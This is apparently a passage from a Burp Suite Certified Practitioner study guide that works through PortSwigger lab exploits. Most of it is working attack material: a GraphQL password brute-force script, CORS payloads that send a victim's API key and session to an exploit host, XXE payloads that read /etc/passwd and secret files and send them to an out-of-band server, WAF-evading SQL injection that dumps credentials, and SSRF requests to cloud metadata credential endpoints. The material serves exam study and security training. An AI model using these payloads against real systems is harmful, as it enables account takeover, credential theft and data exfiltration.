copy('123456,password,12345678,qwerty,123456789,12345,1234,111111,1234567,dragon,123123,baseball,abc123,football,monkey,letmein
bruteforce$index:login(input:{password: "$password", username: "carlos"}) {
  token
  success
}
.replaceAll('$index',index).replaceAll('$password',element)).join('\n'));console.log("The query has been copied to your clipboard")
```



The screenshot shows a browser developer tools console with the following content:

```
WE LIKE TO BLOG
Console Sources Network Performance Memory > 1 Issue: 1

copy('123456,password,12345678,qwerty,123456789,12345,1234,111111,1234567,dragon,123123,baseball,abc123,football,monkey,letmein
bruteforce$index:login(input:{password: "$password", username: "carlos"}) {
  token
  success
}
.replaceAll('$index',index).replaceAll('$password',element)).join('\n'));console.log("The query has been copied to your clipboard")
The query has been copied to your clipboard. VM37:6

571
572 bruteforce95:login(input:{password: "monitor", username: "carlos"} {
573   token
574   success
575 }
576
577
578 bruteforce96:login(input:{password: "monitoring", username: "carlos"} {
579   token
580   success
581 }
582
583
584 bruteforce97:login(input:{password: "montana", username: "carlos"} {
585   token
586   success
587 }
588
589
590 bruteforce98:login(input:{password: "moon", username: "carlos"} {
591   token
592   success
593 }
594
595
596 bruteforce99:login(input:{password: "moscow", username: "carlos"} ) {
```

Using the output from the above JavaScript, and place it in the InQL tab of the login POST request `POST /graphql/v1 HTTP/2`, removing the `operationName` POST body parameter and value, before sending single request containing all possible passwords in the GraphQL query.

**Request**

Pretty	Raw	Hex	InQL
GraphQL #0	Raw		

Query:

```

1 mutation {
2   bruteForce0: login(input:{password: "123456", username: "carlos"}) {
3     token
4     success
5   }
6
7
8
9
10 bruteForce1: login(input:{password: "password", username: "carlos"}) {
11   token
12   success
13 }
14
15
16 bruteForce2: login(input:{password: "12345678", username: "carlos"}) {
17   token
18   success
19 }
20
21
22 bruteForce3: login(input:{password: "qwerty", username: "carlos"}) {
23   token
24   success
}

```

Variables:

```

1 {
2   "input": {
3     "password": "password",
4     "username": "131313"
5   }
}

```

0 matches

**Response**

Pretty	Raw	Hex	Render
35   "success": false 36   }, 37   "bruteForce7": { 38     "token": "ru61YqutalbDj7EzifeR9f7PKwP555q4", 39     "success": false 40   }, 41   "bruteForce8": { 42     "token": "ru61YqutalbDj7EzifeR9f7PKwP555q4", 43     "success": false 44   }, 45   "bruteForce9": { 46     "token": "ru61YqutalbDj7EzifeR9f7PKwP555q4", 47     "success": false 48   }, 49   "bruteForce10": { 50     "token": "ru61YqutalbDj7EzifeR9f7PKwP555q4", 51     "success": false 52   }, 53   "bruteForce11": { 54     "token": "Wd4tEMrMM2d2aATPGFqDAZDKzXFhuYcz", 55     "success": true 56   }, 57   "bruteForce12": { 58     "token": "Wd4tEMrMM2d2aATPGFqDAZDKzXFhuYcz", 59     "success": false 60   }, 61   "bruteForce13": { 62     "token": "Wd4tEMrMM2d2aATPGFqDAZDKzXFhuYcz", 63     "success": false 64   }, 65   "bruteForce14": { 66     "token": "Wd4tEMrMM2d2aATPGFqDAZDKzXFhuYcz", 67     "success": false 68   }, 69   "bruteForce15": {			

Response from the single POST request is one value marked `true` and the client login token return in response.

Replace the cookie in browser to impersonate Carlos user session.

#### [PortSwigger Lab: Bypassing GraphQL brute force protections](#)

### GraphQL Voyager

Using GraphQL Voyager to visually find attack paths, sensitive functions, types, objects and data.

Run Introspection query and copy response body to file `introspection.json` Host local GraphQL Voyager on Kali Linux:

```

mkdir graphql-voyager-local
cp ..\introspection.json graphql-voyager-local/
sudo apt install nodejs npm
npm install express graphql-voyager
node server.js

```



See code for the `server.js` in repo files.

Browse to GraphQL voyager instance `http://localhost:3001/voyager`

The screenshot shows the GraphQL Voyager interface. On the left, there is a "Type List" sidebar with various schema types like AgentModuleOption, AgentModules, AgentVariables, etc., each with a "No Description" note. Below this is a "Powered by GraphQL Voyager" footer. On the right, there is a large, complex schema diagram with many nodes and connections. At the bottom, there is a terminal window showing command-line interactions related to a GraphQL server setup.

```

skippypeanut@ubuntu24:~/graphql-voyager-local$ cat server.js | grep -ie 'full
// Load your FULL introspection result
const schemaPath = path.join(__dirname, 'full_introspection.json');
  console.log('Full introspection loaded from full_introspection.json');
skippypeanut@ubuntu24:~/graphql-voyager-local$ node server.js
Full introspection loaded from full_introspection.json
Voyager: http://localhost:3001/voyager
GraphQL Mock: http://localhost:3001/graphql
  
```

## CORS

[Trusted insecure protocols](#)

Null origin trusted

### Trusted insecure protocols

| Identify in the source code the account details are requested with AJAX request and it contains the user session cookie in the response.

```

63   <p>
64     Your email is: wiener@hotdog.com
65   </p>
66   <div>
67     Your API Key is: <span id=[apikey]>
68   </span>
69   </div>
70   <script>
71     fetch('/accountDetails', {
72       credentials:'include'
73     }
74     .then(r => r.json())
75     .then(j => document.getElementById('apikey').innerText = j.apikey)
76   </script>
77   <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
78     <label>
79       Email
80     </label>

```

Test if the application CORS configuration will allow access to sub-domains using below test header. If response include the `Access-Control-Allow-Origin` header with the origin reflect it is vulnerable to CORS.

Origin: <http://subdomain.TARGET.NET>

The target call subdomain to retrieve stock values, and the `productId` parameter is vulnerable to cross-site scripting (XSS).

Request	Response
<pre> Pretty Raw Hex 1 GET /?productId=4&lt;script&gt;alert(123)&lt;/script&gt;&amp;storeId=1 HTTP/1.1 2 Host: stock.b00900452db2c18c26a8002e0022.web-security-academy.net 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Connection: close 9 10 </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 400 Bad Request 2 Content-Type: text/html; charset=UTF-8 3 Set-Cookie: session=cA6nx1Fxrg9 4 X-Frame-Options: SAMEORIGIN 5 Connection: close 6 Content-Length: 62 7 8 &lt;h4&gt; 9   ERROR 10  &lt;/h4&gt; 11  Invalid product ID: 4&lt;script&gt; 12  alert(123) 13  &lt;/script&gt; 14 </pre>

Place code in the exploit server body and Deliver exploit to victim to steal the AJAX session token and API key. In the BSCP exam use the [CORS](#) vulnerability to steal JSON data that also include the administrator session token, and can be used to escalate privilege.

```

<script>
  document.location="http://stock.TARGET.net/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://TARGET.net/account_api/?EPOCHtime=1679134272000',true);
</script>

```

### [PortSwigger Lab: CORS vulnerability with trusted insecure protocols](#)

#### Null origin trusted

Identify the CORS insecure configuration by checking the AJAX response if it contains the `Access-Control-Allow-Credentials`, then add header `Origin: null`. If the `null` origin is reflected in the `Access-Control-Allow-Origin` header it is vulnerable.

Payload that may work in BSCP exam to obtain the administrator account API and session cookie data. Host on exploit server.

```

<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc=<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get','https://TARGET.net/account_api/?EPOCHtime=1679134272000',true);
  req.withCredentials = true;
  req.send();
  function reqListener() {
    location='https://EXPLOIT.net/log?key='+encodeURIComponent(this.responseText);
  };
</script>></iframe>

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: null
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 203
7
8 {
9   "username": "a%00a",
10  "email": "once@once.once",
11  "apiKey": "1FFsU9J7sW42aSYePy0mBuHNHywYNopC",
12  "sessions": [
13    "0k441Nf09sn4JDyTHIvVkpNjsJkJzxxL",

```

[PortSwigger Lab: CORS vulnerability with trusted null origin](#)

## Data Exfiltration

### XXE Injections

[XXE Identify](#)

[XXE Xinclude file read](#)

[XXE DTD Blind Out-of-band](#)

[XXE DTD Blind Error messages](#)

[XXE SQLi inside XML + HackVertor](#)

[XXE perform SSRF](#)

[XXE with SVG upload](#)

[HackTheBox XML External Entity Injection - Private Github](#)

File upload or user import function on web target use XML file format. This can be vulnerable to XML external entity (XXE) injection.

### Identify XML

Possible to find XXE attack surface in requests that do not contain any XML.

To **Identify** XXE in not so obvious parameters or requests, require adding the below and URL encode the & ampersand symbol to see the response.

%26entity;



Below the server respond with indication that XML Entities are not allowed for security reasons.

Request	Response
<b>Pretty</b> Raw Hex <pre> 1 POST /product/stock HTTP/1.1 2 Host: 0a9700860398f6dc2e485f7006b00ed.web-security-academy.net 3 Cookie: session=0ljerdf7sBEBt38XlRoEzcflbih98w0 4 Content-Length: 30 5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108" 6 Sec-Ch-Ua-Platform: "Linux" 7 Sec-Ch-Ua-Mobile: ? 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36    (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Connection: close 14 15 productId=%26entity;&amp;storeId=1 </pre>	<b>Pretty</b> Raw Hex Render <pre> 1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 47 5 6 "Entities are not allowed for security reasons" </pre>

### Xinclude file read

Webapp Check Stock feature use server-side XML document that is server side parsed inside XML document, and request is not constructed of the entire XML document, it is not possible to use a hosted DTD file. Injecting an **XInclude** statement to retrieve the contents of `/home/carlos/secret` file instead.

`<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///home/carlos/secret"/></foo>`



Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 POST /product/stock HTTP/1.1 2 Host: 0a970086039f66dc2e485f7006b00ed.web-security-academy.net 3 Cookie: session=01jerdf7sBEBt38XlRoEzcflbih98w0 4 Content-Length: 140 5 Sec-Ch-Ua: "Not?A Brand";v="8", "Chromium";v="108" 6 Sec-Ch-Ua-Platform: "Linux" 7 Sec-Ch-Ua-Mobile: ? 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: /* 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Connection: close 14 15 productId= &lt;foo+xmlns%3axi%3d"http%3a//www.w3.org/2001/XInclude"&gt;&lt;xi%3ainclude+parse%3d"t ext"+href%3d"file%3a//etc/passwd"/&gt;&lt;/foo&gt;&amp;storeId=1 </pre>	<pre> 1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 2284 5 6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash 7 daemon:x:1:1:daemon:/usr/sbin/nologin 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin 9 sys:x:3:sys:/dev:/usr/sbin/nologin 10 sync:x:4:65534:sync:/bin:/sync 11 games:x:5:60:games:/usr/games:/usr/sbin/nologin 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/usr/sbin/nologin 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/n </pre>

URL encode the XXE payload before sending.

```
<foo+xmlns%3axi%3d"http%3a//www.w3.org/2001/XInclude"><xi%3ainclude+parse%3d"text"+href%3d"file%3a//etc/hostname"/></foo>
```



### [PortSwigger Lab: Exploiting XInclude to retrieve files](#)

#### DTD Blind Out-of-band

On the exploit server change the hosted file name to `/exploit.dtd` as the exploit file with Document Type Definition (DTD) extension, containing the following payload. The `&#x25;` is the Unicode hex character code for percent sign `%`. [Parameter entities](#) are referenced using the percent character instead of the usual ampersand.

```
<!ENTITY % file SYSTEM "file:///home/carlos/secret">
<!ENTITY % eval "<!ENTITY &%#x25; exfil SYSTEM 'http://OASTIFY.COM/?x=%file;'>">
%eval;
%exfil;
```



URL: <https://exploit-0a0f005103ba27a5c13d3fd5014b00cc.exploit-server.net/exploit.dtd>

HTTPS



File:

```
/exploit.dtd
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
```

Body:

```
<!ENTITY % file SYSTEM "file:///home/carlos/secret">
<!ENTITY % eval "<!ENTITY &%#x25; exfil SYSTEM 'http://f4kz477vtg4w157edxivbw2tdkjb71vq.oastify.com/?xxe=%file;'>">
%eval;
%exfil;
```



Modify the file upload XML body of the request before sending to the target server.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE users [ <!ENTITY % xxe SYSTEM "https://EXPLOIT.net/exploit.dtd"> %xxe; ]>
<users>
  <user>
    <username>Carl Toyota</username>
    <email>carlos@hacked.net</email>
  </user>
</users>
```



```

POST /product/stock HTTP/1.1
Host: 0a47000f036c27f6c1d240eb002c00dc.web-security-academy.net
Cookie: session=neyU9qNUEC5JKLRPVsqk347iNVn6BmLu
Content-Length: 240
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a47000f036c27f6c1d240eb002c00dc.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a47000f036c27f6c1d240eb002c00dc.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE users [!ENTITY % peanuts SYSTEM "https://exploit-server.net/exploit.dtd"]>
<stockCheck>
    <productId>
        1
    </productId>
    <storeId>
        1
    </storeId>
</stockCheck>

```

### PortSwigger Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD

Rabbit hole: The submit feedback and screenshot upload on feedback is not to be followed by *Neo* down the Matrix.

## Identify Existing DTD Files

Reference list of existing DTD fileS on servers [GoSecure dtd-finder dtd\\_files.txt](#)

The following XML payload in POST body can be used to identify existing DTD files on target server:

```

<?xml version="1.0" encoding="UTF-8" standalone='no'?>
<!DOCTYPE skippy [<!ENTITY % peanuts SYSTEM "PAYLOAD_POSITION ">%peanuts; ]>
<stockCheck>
    <productId>
        1
    </productId>
    <storeId>
        1
    </storeId>
</stockCheck>

```

Use Burp Intruder with above GoSecure wordlists to find valid DTD files that can be repurposed to *Exploiting XXE to retrieve data exfil by repurposing a local DTD*

Req...	Payload	Status code	Response r...	Error	Timeout	Length
1	/usr/share/libgda-5.0/dtd/libgda-server-operat...	200	423		109	
2	/usr/share/xml/fontconfig/fonts.dtd	200	353		109	
6	/usr/share/yelp/dtd/docbooks.dtd	200	417		109	
7	/usr/share/libweather/weatherlocations.dtd	400	173		392	
8	/usr/share/liteide/liteditor/kate/language.dtd	400	401		267	
9	/usr/share/lv2specgen/DTD/xhtml-basic1.dtd	400	419		261	
10	/usr/share/nmap/nmap.dtd	400	164		257	
11	/usr/share/struts/struts-config_1.dtd	400	402		238	
12	/usr/share/xml/relaxng/relaxng.dtd	400	243		253	

## DTD Blind Error messages

Trigger XML parsing errors in such a way that the error messages contain sensitive data.  
If the out of band to Collaborator payload above do not work test if the target will call a `exploit.dtd` file with invalid reference and return response in an error message.

Hosted on exploit server the `/exploit.dtd` file and body contents to `file:///invalid/` path.

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```



On the stock check XML post request insert the payload between definition and first element.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://EXPLOIT.net/exploit.dtd"> %xxe;]>
<stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



## Craft a response

URL: <https://exploit-0a0600e90377fe67c0271c95017100ba.exploit-server.net/expl>

HTTPS



File:

`/exploit.dtd`

Head:

HTTP/1.1 200 OK  
Content-Type: text/plain; charset=utf-8

Body:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

[PortSwigger Lab: Exploiting blind XXE to retrieve data via error messages](#)

Rabbit hole: The submit feedback and screenshot upload on feedback is for **Neo** to follow **Trinity** in the Matrix.

## SQL + XML + HackVertor

The combination of vulnerabilities are **identified** in a XML Post body and inserting mathematical expression such as `7x7` into field and observing the evaluated value. Using this type of XML and SQL injection with WAF filter bypass via encoding may allow extract of sensitive data.

The screenshot shows the Burp Suite interface with the 'Pretty' tab selected in both the Request and Response panes. In the Request pane, a POST request to '/product/stock' is shown with an XML payload. The payload includes a 'productId' field with value '77' and a 'storeId' field with value '1'. A red box highlights the 'storeId' field. In the Response pane, the server returns a 400 Bad Request with the message 'No such product or store'. A red arrow points from the highlighted 'storeId' in the request to the error message in the response.

```

1 POST /product/stock HTTP/1.1
2 Host: 0a280070049fa753c2de52aa00a80088.web-security-academy.net
3 Cookie: session=0DVzB7WJv9IfhTekdYB8T6c0OLrNqlsG
4 Content-Length: 109
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
9 Content-Type: application/xml
10 Accept: */
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
77
</productId>
<storeId>
1
</storeId>
</stockCheck>

```

WAF detect attack when appending SQL query such as a UNION SELECT statement to the original store ID. Web application firewall (WAF) will block requests that contain obvious signs of a SQL injection attack.

```
<storeId>1 UNION SELECT NULL</storeId>
```



Bypass the WAF, Use Burp extension [Hackvertor](#) to [obfuscate](#) the SQL Injection payload in the XML post body.

The screenshot shows the Burp Suite interface with the 'Pretty' tab selected in both the Request and Response panes. In the Request pane, a POST request to '/product/stock' is shown with an XML payload containing a UNION SELECT SQL injection. A red circle labeled '1' highlights the payload. A red circle labeled '2' highlights the 'Extensions' menu item. A red circle labeled '3' highlights the 'Hackvertor' submenu item. A red circle labeled '4' highlights the 'hex\_entities' option under the submenu. The response pane shows a 400 Bad Request with the message 'denation/json; charset=utf-8'. A red box highlights the 'hex\_entities' option in the submenu.

```

1 POST /product/stock HTTP/1.1
2 Host: 0a280070049fa753c2de52aa00a80088.web-security-academy.net
3 Cookie: session=0DVzB7WJv9IfhTekdYB8T6c0OLrNqlsG
4 Content-Length: 125
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
9 Content-Type: application/xml
10 Accept: */
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
1
</productId>
<storeId>
1 UNION SELECT NULL
</storeId>
</stockCheck>

```

Webapp return one column, thus need to concatenate the returned usernames and passwords columns from the users table.

```
<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users<@/hex_entities></storeId>
```



```

Request
Pretty Raw Hex Hackvertor
1 POST /product/stock HTTP/1.1
2 Host: 0a280070049fa753c2de52aa00a80088.web-security-academy.net
3 Cookie: session=0DVzB7WJv9IfhTekdYB8T6c0OLrNq1sG
4 Content-Length: 190
5 Sec-Ch-Ua: "Not%4A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    1
</productId>
<storeId>
    <@hex_entities>
        1 UNION SELECT username || '~~' || password FROM users</@hex_entities>
    </storeId>
</stockCheck>

```

Below is sample SQLi payloads to read local file, or output to another folder on target.

```

<@hex_entities>1 UNION all select load_file('/home/carlos/secret')<@/hex_entities>
<@hex_entities>1 UNION all select load_file('/home/carlos/secret') into outfile '/tmp/secret'<@/hex_entities>

```

[PortSwigger Lab: SQL injection with filter bypass via XML encoding](#)

## SSRF - Server Side Request Forgery

[SSRF blacklist filter](#)  
[SSRF via Absolute GET URL + HOST Header](#)  
[SSRF inside XXE](#)  
[SSRF HOST Routing-based](#)  
[SSRF inside HTML-to-PDF](#)  
[SSRF Open Redirection](#)  
[SSRF Consecutive Connection State](#)

Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended malicious exploit location URL.

SSRF attack cause the server to make a connection to internal services within the organization, or force the server to connect to arbitrary external systems, potentially leaking sensitive data. Burp scanner may detect SSRF issue as an External service interaction (HTTP).

SSRF Sample payloads.

```

/product/nextProduct?currentProductId=6&path=https://EXPLOIT.net

stockApi=http://localhost:6566/admin

http://127.1:6566/admin

Host: localhost

```

Alternative IP representation of 127.0.0.1 :

1. 2130706433
2. 017700000001
3. 127.1

### SSRF blacklist filter

Identify the SSRF in the stockAPI parameter, and bypass the block by changing the URL target localhost and admin endpoint to: http://127.1/%2561admin .

Double URL encode characters in URL to Obfuscate the `a` to `%2561`, resulting in the bypass of the blacklist filter.

```

Request
Pretty Raw Hex Hackvertor
1 POST /product/stock HTTP/1.1
2 Host: 0a2a002104890be8c1de18ec009b00c9.web-security-academy.net
3 Cookie: session=CsKo81YxtGho5SyJ8n2x7yaOMC1m2Cd
4 Content-Length: 38
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: /*
11 Origin: https://0a2a002104890be8c1de18ec009b00c9.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 stockApi=http%3a//127.1/%25%36%31dmin/

```

### [PortSwigger Lab: SSRF with blacklist-based input filter](#)

## Absolute GET URL + HOST SSRF

Identify SSRF flawed request parsing vulnerability by changing the `HOST` header to Collaborator server and providing an absolute URL in the GET request line and observe the response from the Collaborator server.

GET <https://TARGET.net/>  
Host: OASTIFY.COM

Request		Response				
Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex
1 GET https://0a9600880386b56dc1906c8100cc0044.web-security-academy.net/ HTTP/1.1	2 Host: 6ippabim0uiry46gmunkhghe7ky8wd.oastify.com			1 HTTP/1.1 200 OK	2 Server: Burp Collaborator https://burpcollaborator.net	
3 Cookie: _lab=467cMcwCFCxQgTzE968hBUvhzKeEn4MDHVztAhQe8Ba6ITX3x%2blsfQB3ihEkyIeb%2b6D4%2f4UiBjFBZULTbKz4%2fLbrGlmdI7W%2fSvYZrNP3DjLgMpz5v9gkj%2bxrFWNargx%2bQ%2fPKzSKyx5xtTaujm%2bSWRw9kAEyWpvr2uTBTVCyoUefk080%3d; session=EpauyuetdzHPnC5cqNIuPCDA7HADwWYm				3 X-Collaborator-Version: 4		
4 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"				4 Content-Type: text/html		
5 Sec-Ch-Ua-Mobile: ?0				5 Connection: close		
6 Sec-Ch-Ua-Platform: "Linux"				6 Content-Length: 55		
7 Upgrade-Insecure-Requests: 1				7		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36				8 <html>		
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/				<body>		

Use the Host header to target 192.168.0.141 or `localhost`, and notice the response give 302 status admin interface found. Append `/admin` to the absolute URL in the request line and send the request. Observe SSRF response.

Request		Response				
Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex
1 GET https://0a9600880386b56dc1906c8100cc0044.web-security-academy.net/ HTTP/1.1	2 Host: 192.168.0.141			1 HTTP/1.1 302 Found	2 Location: /admin	
3 Cookie: _lab=467cMcwCFCxQgTzE968hBUvhzKeEn4MDHVztAhQe8Ba6ITX3x%2blsfQB3ihEkyIeb%2b6D4%2f4UiBjFBZULTbKz4%2fLbrGlmdI7W%2fSvYZrNP3DjLgMpz5v9gkj%2bxrFWNargx%2bQ%2fPKzSKyx5xtTaujm%2bSWRw9kAEyWpvr2uTBTVCyoUefk080%3d; session=EpauyuetdzHPnC5cqNIuPCDA7HADwWYm				3 Connection: close		
4 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"				4 Content-Length: 0		
5 Sec-Ch-Ua-Mobile: ?0				5		
6 Sec-Ch-Ua-Platform: "Linux"				6		
7 Upgrade-Insecure-Requests: 1						
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36						

GET <https://TARGET.net/admin/delete?csrf=cnHBVbOP17Bptu3VCXQZh6MUYzMzExg0&username=carlos> HTTP/1.1  
Host: 192.168.0.114  
Cookie: session=PQcb5CMC9Ech5fBobuxSalaBdxylis01

### [PortSwigger Lab: SSRF via flawed request parsing](#)

## SSRF redirect\_uris

In this Server Side Request a Redirect to URI is exploited.

POST request to register data to the client application with redirect URL endpoint in JSON body. Provide a `redirect_uris` array containing an arbitrary white-list of callback URIs. Observe the `redirect_uri`.

POST /reg HTTP/1.1  
Host: oauth-TARGET.web-security-academy.net

```
Content-Type: application/json
Content-Length: 206

{
  "redirect_uris": ["https://example.com"],
  "logo_uri" : "https://OASTIFY.COM",
  "logo_uri" : "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"
}
```

**Request**

Pretty	Raw	Hex	Hackvertor
1 POST /reg HTTP/1.1 2 Host: oauth-0a8b00df03e10b2ec300149f023b0096.web-security-academy.net 3 Content-Type: application/json 4 Content-Length: 206 5 6 { 7   "redirect_uris": [ 8     "https://example.com" 9   ], 10  "logo_uri": "https://ct9v1hbusb0to24fcrs5t3qsmpdv4jv7k.oastify.com", 11  "logo_uri": "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"			

### [PortSwigger Lab: SSRF via OpenID dynamic client registration](#)

## XXE + SSRF

Exploiting XXE to perform SSRF attacks using stock check function that obtains sensitive data.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ELEMENT xxe SYSTEM "http://localhost:6566/latest/"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Request	Response
Pretty Raw Hex Hackvertor	Pretty Raw Hex Render Hackvertor
1 POST /product/stock HTTP/1.1 2 Host: 0ab900a104927cfcd2a3c566001b002f.web-security-academy.net 3 Cookie: session=elqiufgqliXI7RZUhJleifh0d990qY87r 4 Content-Length: 188 5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108" 6 Sec-Ch-Ua-Platform: "Linux" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36 9 Content-Type: application/xml 10 Accept: */* 11 Origin: https://0ab900a104927cfcd2a3c566001b002f.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Connection: close 18 19 <?xml version="1.0" encoding="UTF-8"?> 20 <!DOCTYPE test [ <!ELEMENT xxe SYSTEM "http://169.254.169.254/latest/"> ]> 21 <stockCheck>   <productId>     &xxe;   </productId>   <storeId>     1   </storeId> </stockCheck>	HTTP/1.1 400 Bad Request Content-Type: application/json; charset=utf-8 Connection: close Content-Length: 31 "Invalid product 